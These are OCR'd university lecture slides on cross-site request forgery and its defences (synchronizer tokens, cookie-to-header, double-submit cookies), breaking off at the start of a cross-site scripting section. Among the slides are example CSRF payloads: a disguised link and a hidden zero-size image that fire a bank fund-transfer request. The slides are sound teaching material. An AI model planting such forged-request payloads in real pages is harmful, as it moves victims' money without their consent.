


COMP435: *SECURITY CONCEPTS!*

Lecture 23: Cross-Site Scripting, SOP

tinyurl.com/comp435-fa25

CROSS SITE FORGERY REQUEST

Cross-Site Request Forgery (CSRF)

Def'n: An attacker injects a transaction request to a site from an authenticated user's browser

a.k.a. XSRF, session riding, "C surf"

Tricks a **legitimate, logged-in user's browser into sending a request they did not intend to send!**

Attacker does not run code in the victim site, but they exploit the fact that the browser automatically includes cookies/session tokens.

Alice

bank.com

1. Alice logs into bank.com
2. bank sends session ID to Alice's browser

```
GET http://bank.com/fundxfer.php?to=kakiryan&value=2500 HTTP/1.1

Cookie: sessionID=2hdkg7s0zwlsl.-S_sfhl25JLLKx
User-Agent: Mozilla/5.0
```

Possible link locations: on a website Alice visits, embedded in an ad, in an image, in an email or text…

```
<a href="http://bank.com/fundxfer.php?to=kakiryan&value=2500">
Click here … Incredible News!!!
</a>
```

```
<img width="0" height="0" border="0"
src="http://bank.com/fundxfer.php?to=kakiryan&value=2500"/>
```

Notes on CSRF

- Requires that Alice is already logged in to bank.com
- Used for state-changing requests
- Request is indistinguishable from a legitimate request

Notes on CSRF

- Requires that Alice is already logged in to bank.com
- Used for state-changing requests
- Request is indistinguishable from a legitimate request

This is an example of a confused deputy attack!

Not a Defense

- HTTPOnly cookie attribute
- HTTP over TLS (HTTPS)
- Checking the referer header

CSRF Defense: synchronizer tokens

Alice

HTTP/1.1 200 OK

Set-Cookie: sessionID=9df3ecad22f7

<html><body><input type="hidden"
name="csrftoken"
value="bda35f355ffca3fe"/>

bank.com

When the user submits the form (using POST) the token will be submitted and the server compares it to the token it has saved for this session. Every token must be unique and unguessable

CSRF Defense: cookie to header

Alice

HTTP/1.1 200 OK

Set-Cookie: sessionID=9df3ecad22f7;
csrftoken=bda35f355ffca3fe

<html><body>....

bank.com

another option is to copy the csrftoken to a cookie in the header. csrftoken cookie is separate from the session id

CSRF Defense: cookie to header

Alice

bank.com

POST http://bank.com/fundxferform HTTP/1.1

Cookie: sessionID=9df3ecad22f7; csrftoken=bda35f355ffca3fe
CSRFToken: bda35f355ffca3fe
User-Agent: Mozilla/5.0

....

The client-side javascript will insert a custom HTTP header, read the csrftoken from the cookie set by the server, and copy that into the custom HTTP header

An attacker can not see the csrftoken cookie and therefore could not produce the right custom HTTP header.

CSRF Defense: double submitting cookies

Alice

HTTP/1.1 200 OK

Set-Cookie: sessionID=9df3ecad22f7;
csrftoken=bda35f355ffca3fe

<html><body><input type="hidden"
name="csrftoken"
value="bda35f355ffca3fe"/>

bank.com

Or the client will send back the csrftoken
hidden value when the user submits the f
and the server will compare that to the
csrftoken in the cookies.

CROSS SITE SCRIPTING

Cross-Site Scripting (XSS)


Def’n: Attacker injects malicious code into another site’s web pages. The code executes on user’s machine with target site’s privilege

E.g., attacker collects user’s cookies


BACKGROUND: DOCUMENT OBJECT MODEL & SAME ORIGIN POLICY


Document Object Model (DOM)

